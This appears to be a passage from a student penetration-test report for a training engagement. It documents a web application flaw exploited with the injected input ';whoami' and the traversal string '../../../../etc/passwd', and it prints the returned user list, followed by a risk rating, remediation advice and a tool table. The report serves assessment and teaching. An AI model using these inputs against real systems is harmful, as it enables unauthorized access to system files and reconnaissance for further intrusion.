Impact	A malicious actor can gather information on the target host
Vulnerability	Directory Traversal
Remediation	Input Sanitization Least Privilege Principle

	Security Patching User Awareness and Access Control
External References	https://owasp.org/www-community/attacks/Path_Traversal

Source: Open Web Application Security Project

Analysis

Reconnaissance: Malicious inputs were used to observe system behavior. It is discovered that the webpage would run commands when certain control operations/special characters e.g “;” are utilized prior to a command.




;whoami

```
www-data
```

Target Assessment: Using this information, other inputs can be used to traverse the backend of the host to gather more information on the device.

Execution of Vulnerabilities: The command ../../../../etc/passwd was used to verify that the command had the ability to move directories and collect information on user names used on the machine.


Please specify the name of the file to view its contents.

../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:
/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin
/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin tss:x:104:110:TPM software stack,,,:/var/lib/tpm:/bin/false
messagebus:x:105:111::/nonexistent:/usr/sbin/nologin usbmux:x:106:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin
/nologin rtkit:x:107:114:RealtimeKit,,,:/proc:/usr/sbin/nologin dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin
/nologin avahi:x:109:115:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:110:29:Speech
```

Exploit Outcome: This vulnerability led to the discovery of a username.

Actions on Objective: While this alone did not provide any exploitable information in itself. When combined with a known username that has compromised credentials it further adds to the exploitable information that can be used as well as the possibility to exfiltrate other information given that the permissions granted to the default user.

Summarized Risk Assessment

The Directory Traversal vulnerability presents a low-complexity, high-impact risk, allowing unauthorized access to sensitive system files through a web browser. Successful exploitation, demonstrated by accessing ../../../../etc/passwd, revealed user information, indicating inadequate input validation and permissions control. This vulnerability, especially when combined with other security weaknesses like compromised credentials, significantly increases the potential for data exfiltration and further system exploitation. Immediate remediation through stringent input validation and access control. However because this operates only at non-root level for this specific host the chance that compromising information will be leaked is minimal. However this is to not say that command injections will be as impactful. Therefore based on the available information this vulnerability is deemed a MODERATE RISK 6/10 to the network environment.

Moderate Risk (6/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Low**
Remediation Difficulty	**Easy**

TOOL	DESCRIPTION
BurpSuite Community Edition	Used for testing of web applications.
Metasploit	Used for exploitation of vulnerable services and vulnerability scanning.
Nmap	Used for scanning ports on hosts.
OpenVAS	Used to scan the networks for vulnerabilities.
PostgreSQL Client Tools	Used to connect to the PostgreSQL server.
Python3	Used to run scripts
Dirb	Used to enumerate web directories and files
Remmina	Used to remote into desktops
Proxychains	Used to route TCP traffic through other machines
Hashcat	Used to crack hashes

Table A.1: *Tools used during assessment*

APPENDIX B - ENGAGEMENT INFORMATION

Client Information

Client	Divergence Academy
Primary Contact	Logan Hillard, Instructor
Approvers	The following people are authorized to change the scope of engagement and modify the terms of the engagement ● Logan Hillard

Version Information

Version	Date	Description
1.0	December 15th, 2023	Initial report to client